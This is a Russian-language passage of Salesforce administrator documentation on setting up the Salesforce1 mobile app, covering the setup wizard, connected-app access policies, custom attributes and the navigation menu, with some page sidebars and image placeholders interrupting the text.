Ваши пользователи хоть раз спрашивали, почему мобильное приложение Salesforce1 живо реагирует в некоторых местах и медлительно в других? Очевидно, что состояние сети может влиять на производительность приложения Salesforce1. Если пользователь наблюдает проблемы в работе загружаемого приложения Salesforce1 для iOS, версии 10.0.2 или выше, попросите его/ее проверить свою сеть, чтобы исключить ее в качестве причины проблемы.

Функции, отличные или недоступные в мобильном приложении Salesforce1

Мобильное приложение Salesforce1 включает не все функции, доступные в полной версии сайта Salesforce, независимо от того, использует ли организация Lightning Experience или Salesforce Classic. Изучите функции Salesforce, недоступные в приложении Salesforce1, которые присутствуют в полной версии сайта или которые работают в приложении Salesforce1 по-другому.

СМ. ТАКЖЕ:

Поиск по параметрам управления объектами
Компактные макеты
Макеты страниц
Настройка макетов поиска

Параметры настройки мобильного приложения Salesforce1

Ознакомьтесь с многочисленными опциями настройки мобильного приложения Salesforce1, позволяющими сделать его эффективным повседневным инструментом, соответствующим бизнес-потребностям пользователей.

Все параметры настройки Salesforce1 доступны в меню «Настройка». Для удобства пользователей многие страницы параметров Salesforce1 быстрее открываются со страницы настройки «Быстрый запуск Salesforce1». В Salesforce Classic в меню «Настройка» щелкните **«Быстрый запуск Salesforce1»** (недалеко от верхней части меню «Настройка»). В Lightning Experience в меню «Настройка» введите строку *«Быстрый запуск Salesforce1»* в поле «Быстрый поиск», затем выберите **«Быстрый запуск Salesforce1»**.

Прим.: Рекомендуем использовать обозреватель Google Chrome для страницы настройки быстрого запуска Salesforce1. Также поддерживаются обозреватели Microsoft Internet Explorer 9 или более поздней версии и Mozilla Firefox.

Ниже перечислены параметры настройки Salesforce1, доступные для организации.

- Осуществите основные настройки с помощью мастера Salesforce1. На странице быстрого запуска Salesforce1 щелкните **«Открыть мастер быстрого запуска»**.
- Определите пользователей, которым должно быть доступно приложение Salesforce1.
  - Применительно к загружаемым приложениям на странице быстрого запуска Salesforce1 щелкните **«Средства управления безопасностью»**.
  - Применительно к мобильному веб-приложению на странице быстрого запуска Salesforce1 щелкните **«Параметр мобильного обозревателя»**.
- Настройка способа отображения данных в приложении Salesforce1. Если не указано иное, доступ к этим настройкам можно получить из настроек управления объектом, данные которого нужно настроить.

ВЕРСИИ

Меню «Настройка» для Salesforce1 доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в следующих компонентах версии Lightning Experience: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Доступно в Salesforce Classic в следующих версиях: **все** версии, кроме Database.com

- Чтобы оптимизировать макеты страниц для отображения на мобильных устройствах, рекомендуем изменить текущие макеты страниц или создать мобильные макеты страниц. Из настроек управления соответствующим объектом перейдите на страницу «Макеты страниц».
- Добавьте развернутые средства поиска, компоненты (включая компонент Twitter) или страницы Visualforce в раздел «Мобильные карты» макета страницы для их отображения в качестве мобильных карт в приложении Salesforce1. Из настроек управления соответствующим объектом перейдите на страницу «Макеты страниц».
- Убедитесь, что страницы Visualforce доступны для использования в приложении Salesforce1, чтобы они отображались в приложении. В настройке введите строку *«Страницы `Visualforce`»* в поле «Быстрый поиск», затем выберите **«Страницы Visualforce»**. Щелкните **«Правка»** рядом с названием страницы, затем выберите Доступно для мобильных приложений `Salesforce`.
- Чтобы определить поля, отображаемые в разделе «Основное» записи объекта и картах предварительного просмотра связанного списка, рекомендуем создать настраиваемые компактные макеты. Из настроек управления соответствующим объектом перейдите на страницу «Компактные макеты».
- Убедитесь, что существующие макеты поиска заполняют результаты поиска Salesforce1 нужными полями. Из настроек управления соответствующим объектом перейдите на страницу «Макеты поиска».

- Предоставление пользователям удобного и эффективного доступа путем создания действий, предназначенных для выполнения конкретных бизнес-задач.
  - Включите действия в публикаторе для организации. Введите строку *«Параметры `Chatter`»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Параметры Chatter»**. Установите флажок «Включить действия в публикаторе». (При использовании данного параметра предполагается, что в организации Chatter и необходимо отображать созданные действия в публикаторе Chatter. Если в организации не разрешен Chatter, все еще можно использовать действия, но они будут отображаться только в Salesforce1, а не в полной версии системы Salesforce).

    Прим.: Если поддержка действий в публикаторе выключена, то публикатор Chatter полной версии системы Salesforce отображает только стандартные действия Chatter («Сообщение», «Файл», «Ссылка», «Опрос» и «Благодарность»). Если включена поддержка Chatter, но выключена поддержка действий в публикаторе, то стандартные действия Chatter и нестандартные действия видны на панели действий приложения Salesforce1 и в сторонних приложениях, использующих эти списки действий. К нестандартным действиям относятся действия создания, действия обновления, действия регистрации вызова, настраиваемые действия и мобильные интеллектуальные действия.

  - Создайте глобальные действия, позволяющие пользователям добавлять новые записи объекта без автоматического связывания с другими записями. Введите строку «Глобальные действия» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Глобальные действия»**. Чтобы настроить поля, используемые глобальными действиями, щелкните **«Макет»** на странице «Глобальные действия».

    После этого добавляйте новые действия в раздел «Действия Salesforce1 и Lightning Experience» глобального макета публикатора, чтобы они отображались в Salesforce1. Введите строку «Макеты публикатора» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Макеты публикатора»**.

  - Создайте объектные действия, позволяющие пользователям добавлять новые записи или обновлять текущие записи. Перейдите на страницу «Кнопки, ссылки и действия» посредством параметров управления для объекта, для которого нужно добавить действие. Чтобы настроить поля, используемые объектным действием, щелкните **«Макет»** на странице «Кнопки, ссылки и действия».

    После этого добавляйте новые действия в раздел «Действия Salesforce1 и Lightning Experience» макета страницы соответствующего объекта.

- Настройте опции, доступные в меню навигации приложения Salesforce1, а также порядок их отображения. На странице быстрого запуска Salesforce1 щелкните **«Меню навигации»**.
- Помогайте пользователям Salesforce1 следить за важными действиями Salesforce, включив внутрипрограммные и всплывающие уведомления. На странице быстрого запуска Salesforce1 щелкните **«Параметры уведомлений»**.
- Встраивайте сторонние приложения в меню навигации Salesforce1 путем добавления вкладок страницы Lightning для страниц Lightning, развернутых в организации. В меню «Настройка» введите «Вкладки» в поле «Быстрый поиск», выберите **«Вкладки»**, затем щелкните **«Создать»** в связанном списке «Вкладки страницы Lightning».
- Настраивайте приложение Salesforce1, чтобы они выглядели в соответствии с фирменным стилем компании. На странице быстрого запуска Salesforce1 щелкните **«Фирменный стиль Salesforce1»**.
- Предусмотрите в загружаемых приложениях Salesforce1 возможность автоматически кэшировать часто просматриваемые данные Salesforce для создания надежного постоянного хранилища, чтобы пользователи могли просматривать данные, если устройства находятся в автономном режиме. (Данный параметр включен по умолчанию.) На странице быстрого запуска Salesforce1 щелкните **«Автономный кэш»**.

Можно также ознакомиться с разделом *Руководство администратора мобильного приложения Salesforce1*, который позволяет изучать декларативные инструменты Salesforce1 в меню «Настройка» для подготовки организации к внедрению мобильного приложения Salesforce1.

Настройка мобильного приложения Salesforce1 посредством мастера Salesforce1

Мастер Salesforce1 позволяет быстро выполнять обязательную настройку для приложения Salesforce1. Приложение Salesforce1, настроенное посредством данного мастера, позволяет торговым представителям выполнять рабочие задачи прямо на мобильных устройствах.

Прим.: Рекомендуем использовать обозреватель Google Chrome для мастера Salesforce1 и страницы «Настройка Salesforce1». Также поддерживаются обозреватели Microsoft Internet Explorer 9 или более поздней версии и Mozilla Firefox.

Если вы используете Lightning Experience, сделайте следующее.

1. В разделе настройки щелкните **«Запустить мастер»** в заголовке настройки Salesforce1 в карусели быстрого доступа.

Если вы используете Salesforce Classic, выполните следующие действия.

1. Выберите пункт **«быстрый запуск Salesforce1»** в меню «Настройка».
2. Нажмите кнопку **«Открыть мастер быстрого запуска»** на странице «Настройка Salesforce1».

Прим.: Несмотря на выполнение основных задач настройки, мастер Salesforce1 содержит только некоторые задачи настройки Salesforce1. Например, хотя вы можете изменить порядок глобальных быстрых действий с помощью мастера, панель действий и меню действий Salesforce1 может содержать другие типы действий, например объектные быстрые действия и стандартные действия Chatter, доступность которых зависит от контекста.

После закрытия мастера вы будете перенаправлены на страницу настройки быстрого доступа Salesforce1, предоставляющую быстрый доступ к страницам настройки и документации приложения Salesforce1. Если параметры настроены на одной странице, страница «Быстрый запуск» содержит прямые ссылки на эти страницы. При наличии

ВЕРСИИ

Меню «Настройка» для Salesforce1 доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в следующих компонентах версии Lightning Experience: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Доступно в Salesforce Classic в следующих версиях: **все** версии, кроме Database.com

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для использования мастера Salesforce1:

- Настройка приложения

параметров, доступных на разных страницах меню «Настройка», данная страница содержит ссылки на соответствующую документацию.

СМ. ТАКЖЕ:

Предоставление пользователям доступа к приложению Salesforce1

Управление доступом к мобильному приложению Salesforce1

Система позволяет контролировать доступ организации к загружаемым приложениям Salesforce1 и мобильному веб-приложению Salesforce1.

В зависимости от используемой конфигурации, выполните указанные ниже действия.

- Включите или отключите доступ к мобильному веб-приложению Salesforce1. В разделе настройки введите *«Параметры Salesforce1»* в поле «Быстрый поиск», затем выберите **«Параметры Salesforce1»**. См. раздел «Включение мобильного веб-приложения Salesforce1».
- Установите, кто имеет право получать доступ к загружаемым приложениям Salesforce1, и настройте другие политики безопасности. Введите строку *«Связанные приложения»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «Связанные приложения». См. раздел «Политики безопасности и доступа пользователей для загружаемых приложений Salesforce1».

ВЕРСИИ

Меню «Настройка» для Salesforce1 доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в следующих компонентах версии Lightning Experience: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Доступно в Salesforce Classic в следующих версиях: **все** версии, кроме Database.com

Политики безопасности и доступа пользователей для загружаемых приложений Salesforce1

Загружаемые приложения Salesforce1 — это связанные приложения. Другими словами, администраторы могут определять доступность приложений и настраивать другие политики безопасности. По умолчанию вход в загружаемые приложения Salesforce1 может выполняться всеми пользователями организации.

Система позволяет настраивать политики безопасности и доступа для каждого загружаемого приложения Salesforce1 посредством компонентов параметров, установленных из управляемого пакета связанных приложений Salesforce1. Ниже перечислены компоненты, которые должны быть установлены в системе Salesforce.

- Salesforce1 для Android
- Salesforce1 для iOS

Данные компоненты устанавливаются автоматически при установке загружаемого приложения Salesforce1 из интернет-магазина App Store или Google Play на мобильное устройство пользователя и проверке подлинности организации путем выполнения входа в мобильное приложение.

При необходимости установите вручную пакет связанных приложений Salesforce1 и приложений Chatter, позволяющий просматривать и изменять стандартные параметры безопасности и доступа перед развертыванием загружаемых приложений Salesforce1 для пользователей.

Если компоненты связанных приложений Salesforce1 установлены, они добавляются на страницу «Связанные приложения». (В настройке введите строку *«Связанные приложения»* в поле «Быстрый поиск» настройки и выберите параметр управления связанными приложениями.) Данная страница позволяет просматривать и редактировать параметры каждого приложения, включая управление доступом посредством профилей, полномочий и ограничений диапазонов IP-адресов. При попытке входа пользователя с ограниченным доступом в загружаемое приложение Salesforce1 отображается сообщение об ошибке.

Страница «Связанные приложения» не поддерживает управление всплывающими уведомлениями для загружаемых приложений Salesforce1. Чтобы управлять этими параметрами, введите строку *«Уведомления»* в поле «Быстрый поиск» настройки и выберите **«Уведомления Salesforce1»**.

Автономный доступ включается по умолчанию при установке одного из загружаемых приложений Salesforce1. Чтобы управлять этими параметрами, в настройке введите строку *«Не в сети»* в поле «Быстрый поиск» и выберите **«Уведомления Salesforce1»**.

ВЕРСИИ

Меню «Настройка» для Salesforce1 доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в следующих компонентах версии Lightning Experience: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Доступно в Salesforce Classic в следующих версиях: **все** версии, кроме Database.com

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для редактирования параметров загружаемого приложения Salesforce1:

- Настройка приложения

Для просмотра параметров загружаемого приложения Salesforce1:

- Просмотр настройки и конфигурации

СМ. ТАКЖЕ:

- Атрибуты связанного приложения Salesforce1
- Связанные приложения
- Редактирование, повторная настройка или удаление связанного приложения в системе Salesforce Classic
- Мониторинг использования связанного приложения OAuth
- Включение уведомлений мобильного приложения Salesforce1
- Требования по использованию мобильного приложения Salesforce1

Атрибуты связанного приложения Salesforce1

Следующие настраиваемые атрибуты доступны для приложений Salesforce1 для Android и iOS, которые также являются связанными приложениями.

У нескольких настраиваемых атрибутов Salesforce1 имеется значение по умолчанию, которое применяется автоматически, когда пользователь выполняет вход в приложение Salesforce1. Если стандартные значения подходят для вашей организации, то все нормально.

Чтобы изменить стандартное значение или задать атрибут, у которого нет стандартного значения, перейдите в меню «Настройка» в полной версии сайте Salesforce. Введите *«Связанные приложения»* в поле «Быстрый поиск», выберите **«Связанные приложения»**, затем щелкните **Salesforce1 для Android** или **Salesforce1 для iOS**. В разделе «Настраиваемые атрибуты» страницы связанного приложения щелкните **«Создать»** и введите имя и значение атрибута.

Важное замечание: Не забудьте заключить значения атрибутов в кавычки.

Ключ атрибута	Значение атрибута	Платформа	Описание
`CALL_HISTORY`	• `DISABLED` • `ADMIN_DEFINED` • `SIMPLE`	Android	• При выборе значения `DISABLED` данный ключ удаляет регистрацию вызовов из меню навигации. • При выборе значения `ADMIN_DEFINED` данный ключ включает собственную регистрацию вызовов Android. • При выборе значения `SIMPLE` данный ключ включает регистрацию вызовов Aura.
`DISABLE_EXTERNAL_PASTE`	• `TRUE` • `FALSE`	Android, iOS	• Если задать значение `TRUE`, пользователи смогут выполнять копирование и вставку в

ВЕРСИИ

Меню «Настройка» для Salesforce1 доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в следующих компонентах версии Lightning Experience: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Доступно в Salesforce Classic в следующих версиях: **все** версии, кроме Database.com

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для редактирования параметров загружаемого приложения Salesforce1:

- Настройка приложения

Для просмотра параметров загружаемого приложения Salesforce1:

- Просмотр настройки и конфигурации

Ключ атрибута	Значение атрибута	Платформа	Описание
			приложении Salesforce1, но не смогут копировать в Salesforce1 и вставлять за пределами приложения. • Если задать значение `FALSE` (задано по умолчанию, если значение атрибута не указано), пользователи смогут копировать в Salesforce1 и выполнять вставку за пределами приложения.

`FORCE_EMAIL_CLIENT_TO`	Схема URI почтового приложения.
	Может отличаться для разных платформ. Например, вот пример схемы URI Android для приложения Blue Mail, а также пример схемы URI iOS для Gmail.
	Android:
	`https://play.google.com/store/apps/details?id=me.bluemail.mail&hl`
	iOS:
	`googlegmail:///co?to=`
		Android, iOS	Если пользователь касается действия, относящегося к электронной почте, в Salesforce1, он будет направлен в почтовое приложение, указанное в значении атрибута.
			Указать можно только одно почтовое приложение.
			Вводимое значение атрибута зависит от почтового приложения и платформы устройства.
			• Для платформы Android используйте URI, приведенный в Google Play для требуемого почтового приложения.
			• При использовании платформы iOS найдите в Интернете схему URI для требуемого почтового приложения. Например, выполните поиск по запросу *`Схема URI iOS Mail`*.

`SHOW_OPEN_IN`	• `TRUE` • `FALSE`	iOS	• Если задать значение `TRUE`, пользователи смогут предоставлять общий доступ к файлу из Salesforce1 посредством ссылки на него или

Ключ атрибута	Значение атрибута	Платформа	Описание
			открывать файл Salesforce в стороннем приложении. • При выборе значения `FALSE` пользователи не смогут предоставлять общий доступ к файлу из Salesforce1 или открывать файл Salesforce в стороннем приложении.
`SHOW_PRINT`	• `TRUE` • `FALSE`	iOS	• Если задать значение `TRUE`, пользователи смогут выполнять печать из Salesforce1. • Если задать значение `FALSE`, выполнять печать из Salesforce1 будет нельзя.

Совет: Изменения атрибутов связанных приложений вступают в силу, когда пользователи принудительно завершают работу Salesforce1 или когда они выполняют вход в новый сеанс. Для обеспечения применения измененных параметров для всех пользователей рекомендуется отозвать доступ к Salesforce1, чтобы всем необходимо было снова выполнить вход.

Поэтому рекомендуется предупреждать пользователей о грядущих изменениях, особенно если планируется ограничить действия, которые ранее были доступны. В Salesforce1 сообщения или индикаторы, указывающие на изменение параметров связанных приложений, не отображаются.

СМ. ТАКЖЕ:

Редактирование, повторная настройка или удаление связанного приложения в системе Salesforce Classic

Политики безопасности и доступа пользователей для загружаемых приложений Salesforce1

Включение мобильного веб-приложения Salesforce1

При необходимости определите доступность мобильного веб-приложения Salesforce1 пользователям, выполняющим вход в систему Salesforce посредством поддерживаемого мобильного обозревателя. Мобильное веб-приложение включено для организации по умолчанию.

Важное замечание: Мобильный обозреватель не позволяет использовать полную версию системы Salesforce Classic. Хотя вы можете отключить мобильное веб-приложение Salesforce1 для своей организации, и это приложение может быть самостоятельно отключено отдельными пользователями, регулярное использование полной версии системы в мобильном обозревателе не рекомендуется. Ошибки, возникающие во время работы пользователей, не будут обрабатываться службой поддержки Salesforce.

Доступ к полной версии системы Lightning Experience невозможен ни с какого мобильного обозревателя.

1. В настройке введите строку *«Параметры `Salesforce1`»* в поле «Быстрый поиск» и выберите пункт **«Параметры Salesforce1»**.
2. Чтобы предоставить всем пользователям вашей организации доступ к приложению, установите флажок «Включить мобильное веб-приложение `Salesforce1`». В противном случае, снимите данный флажок.
3. Нажмите кнопку **«Сохранить»**.

Включенный параметр позволяет автоматически перенаправлять пользователей, выполняющих вход в систему Salesforce посредством поддерживаемого мобильного обозревателя, в интерфейс приложения Salesforce1. Даже если этот параметр выбран, вход из неподдерживаемого мобильного обозревателя инициирует загрузку полной версии системы Salesforce Classic.

Обычно при входе через неподдерживаемый мобильный обозреватель отображается полная версия сайта Salesforce Classic, даже если включен параметр «Включить мобильное веб-приложение `Salesforce1`». Исключением являются пользователи iPhone и iPad. Пользователи могут определить доступность мобильного обозревателя посредством приложений Google Chrome для iOS или Gmail для iOS, однако использование Salesforce1 в данной среде не поддерживается.

СМ. ТАКЖЕ:

- Включение или отключение мобильного веб-приложения Salesforce1
- Требования по использованию мобильного приложения Salesforce1
- Обновление персональных сведений

ВЕРСИИ

Меню «Настройка» для Salesforce1 доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в следующих компонентах версии Lightning Experience: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Доступно в Salesforce Classic в следующих версиях: **все** версии, кроме Database.com

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра параметров мобильного веб-приложения Salesforce1:

- Просмотр настройки и конфигурации

Для изменения параметров мобильного веб-приложения Salesforce1:


- Настройка приложения

  Изменение всех данных

Приложения Salesforce1 и диспетчера паролей

Для обеспечения надежной безопасности необходимо использовать длинные сложные пароли. Однако вводить длинные сложные пароли на небольших клавиатурах мобильных устройств неудобно, при этом часто совершаются ошибки. По сути, безопасность оборачивается трудностями в работе пользователей. А вот если в вашей организации используется система управления паролями, ваши пользователи Salesforce1 для iOS избавлены от неудобств. Версия 11.0 или более поздняя версия приложения Salesforce1 для iOS позволяет использовать приложение диспетчера паролей и упростить процесс входа в систему до нескольких касаний.


Приложение Salesforce1 для iOS можно интегрировать с 1Password™, LastPass™ или другими приложениями для управления паролями, которые поддерживают расширение диспетчера паролей iOS. Когда в организации действует система управления паролями, пользователи Salesforce1 просто касаются на странице входа и выбирают приложение для управления паролями из списка.



Меню навигации мобильного приложения Salesforce1

Данный раздел содержит сведения об элементах, которые могут отображаться в меню навигации приложения Salesforce1. При необходимости настройте меню навигации для организации.

Значок ☰ в верхнем колонтитуле приложения Salesforce1 открывает меню навигации.



ВЕРСИИ

Меню «Настройка» для Salesforce1 доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в следующих компонентах версии Lightning Experience: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Доступно в Salesforce Classic в следующих версиях: **все** версии, кроме Database.com

Если стандартное меню навигации не соответствует текущим требованиям, выполните его настройку. В меню «Настройка» введите *«Навигация»* в поле «Быстрый поиск», затем выберите **«Навигация Salesforce1»**.

Ниже перечислены компоненты меню, доступность которых определяется параметрами организации.

Элемент меню	Описание
Запросы на утверждение	Отображение списка отложенных утверждений пользователя. Пользователи могут касаться нужного элемента утверждения и использовать приложение Salesforce1 для его утверждения или отклонения. Данный компонент поддерживается загружаемым приложением Salesforce1 для устройств iOS и мобильным веб-приложением Salesforce1.
Приложения холста	Доступно организациям, разрешившим отображение приложения холста в меню навигации приложения Salesforce1.
Chatter	Главная лента пользователя. Доступно организациям, использующим Chatter.

Элемент меню	Описание
Панели мониторинга	Доступность определяется версией системы и полномочиями пользователя. Если вы не добавляете данный элемент в меню навигации, панели мониторинга автоматически включаются в набор «Элементы интеллектуального поиска», а элемент «Панели мониторинга» доступен из раздела «Недавнее».
События	Список событий, принадлежащих пользователю, созданных пользователем для себя и доступных пользователю или его группам. Если вы не добавляете данный элемент в меню навигации, панели мониторинга автоматически включаются в набор «Элементы интеллектуального поиска», а элемент «Панели мониторинга» доступен из раздела «Недавнее».
Прогнозы	Отображает приложение Forecasts, полезный инструмент для каждого участника команды продаж, помогающий отслеживать прогнозы и ход выполнения плана продаж. Доступно только в загружаемом приложении Salesforce1 для iOS. Прим.: В вашей организации должна быть включена функция «Совместные прогнозы». Если ваша организация использует настраиваемые прогнозы, элемент «Прогнозы» не будет доступен для добавления в меню навигации.
Группы	Доступно организациям, использующим Chatter. Если вы не добавляете данный элемент в меню навигации, группы автоматически включаются в набор «Элементы интеллектуального поиска», а элемент «Группы» доступен из раздела «Недавнее».
Компонент вкладки Lightning	В меню навигации Salesforce1 могут отображаться только настраиваемые компоненты Lightning, привязанные ко вкладке компонента Lightning.
Страницы Lightning	Настраиваемые страницы приложения.
Новости	Отображает новостное приложение, предназначенное для новостей и других сведений об организациях, контактах, интересах и возможностях пользователя.
Примечания	Отображает приложение «Примечания». Если вы не добавляете данный элемент в меню навигации, примечания автоматически включаются в набор «Элементы интеллектуального поиска», а элемент «Примечания» доступен из раздела «Недавнее».
Приостановленные сеансы потока	Отображение списка сеансов потока, приостановленных пользователем. Сеанс — это выполняемый экземпляр потока. Пользователи могут касаться сеанса и использовать приложение Salesforce1 для его возобновления или удаления. Данный компонент поддерживается только мобильным веб-приложением Salesforce1.
Люди	Доступно организациям, использующим Chatter. Если вы не добавляете данный элемент в меню навигации, профили автоматически включаются в набор «Элементы интеллектуального поиска», а элемент «Люди» доступен из раздела «Недавнее».
Отчеты	Доступность определяется версией системы и полномочиями пользователя. Если вы не добавляете данный элемент в меню навигации, отчеты автоматически включаются в набор «Элементы интеллектуального поиска», а элемент «Отчеты» доступен из раздела «Недавнее».
Элементы интеллектуального поиска	Добавление стандартных и настраиваемых объектов Salesforce в раздел «Недавние» меню. Данный элемент добавляет набор недавно использованных объектов в раздел «Недавние», а также добавляет элемент «Больше», позволяющий пользователям просматривать все

Элемент меню	Описание
	доступные им объекты, поддерживаемые приложением Salesforce1. При отсутствии данного элемента в меню навигации пользователи не смогут получить доступ к объектам в меню навигации. Прим.: Параметр «Элементы интеллектуального поиска» требуется пользователям для получения результатов поиска в загружаемых приложениях Salesforce1 для Android. Пользователи загружаемых приложений Salesforce1 для iOS и мобильного веб-приложения Salesforce1 в состоянии искать свои записи, если этот параметр пропускается из меню навигации. При отсутствии журнала недавних объектов изначально отображаются стандартные объекты из раздела «Недавние». Раздел «Недавние» может заполняться объектами в течение 15 дней при условии их регулярного использования в приложении Salesforce1 и полной версии системы Salesforce. Чтобы ускорить данный процесс, зафиксируйте нужные объекты в результатах поиска, выполненного посредством полной версии системы.
Задачи	Списки открытых, закрытых и делегированных задач пользователя. Если вы не добавляете данный элемент в меню навигации, задачи автоматически включаются в набор «Элементы интеллектуального поиска», а элемент «Задачи» будет доступен из раздела «Недавнее».
Today	Приложение, предназначенное для планирования и управления рабочим днем пользователя путем интеграции событий мобильного календаря со связанными задачами, организациями и контактами Salesforce. Кроме того, приложение предоставляет пользователям возможность мгновенного подключения к конференц-связям, быстрой регистрации примечаний к событиям и т. д. Данный компонент поддерживается только загружаемыми приложениями Salesforce1.
Вкладки страницы Visualforce	В Salesforce1 отображаются только страницы Visualforce, отмеченные флажком Доступно для мобильных приложений Salesforce и страниц Lightning.

Рекомендации

- Меню навигации не позволяет настраивать разные конфигурации для разных типов пользователей.
- Доступность любого содержимого, представленного в системе Salesforce в виде вкладки (например, стандартные и настраиваемые объекты, страницы Visualforce, лента Chatter, разделы «Люди» и «Группы»), в меню приложения Salesforce1 определяется параметрами профиля, назначенного пользователю. Например, несмотря на добавление администратором, приложение Salesforce1 не отображает элемент меню «Группы» тому пользователю, профиль которого задает значение «Вкладка скрыта» параметрам вкладки «Группы».
- Страница параметров «Меню навигации» не контролирует меню навигации сообщества. Взамен, содержимое меню навигации сообщества определяется вкладками, выбранными в разделе «Вкладки и страницы» параметров администрирования сообщества.

СМ. ТАКЖЕ:

Настройка меню навигации приложения Salesforce1

Примечания по использованию меню навигации приложения Salesforce1


Включение страниц Visualforce для мобильного приложения Salesforce1

Настройка меню навигации приложения Salesforce1

Настраивайте внешний вид мобильной версии системы Salesforce для пользователей, выбирая элементы меню, приложения, страницы Visualforce или страницы Lightning для отображения в меню навигации приложения Salesforce1.

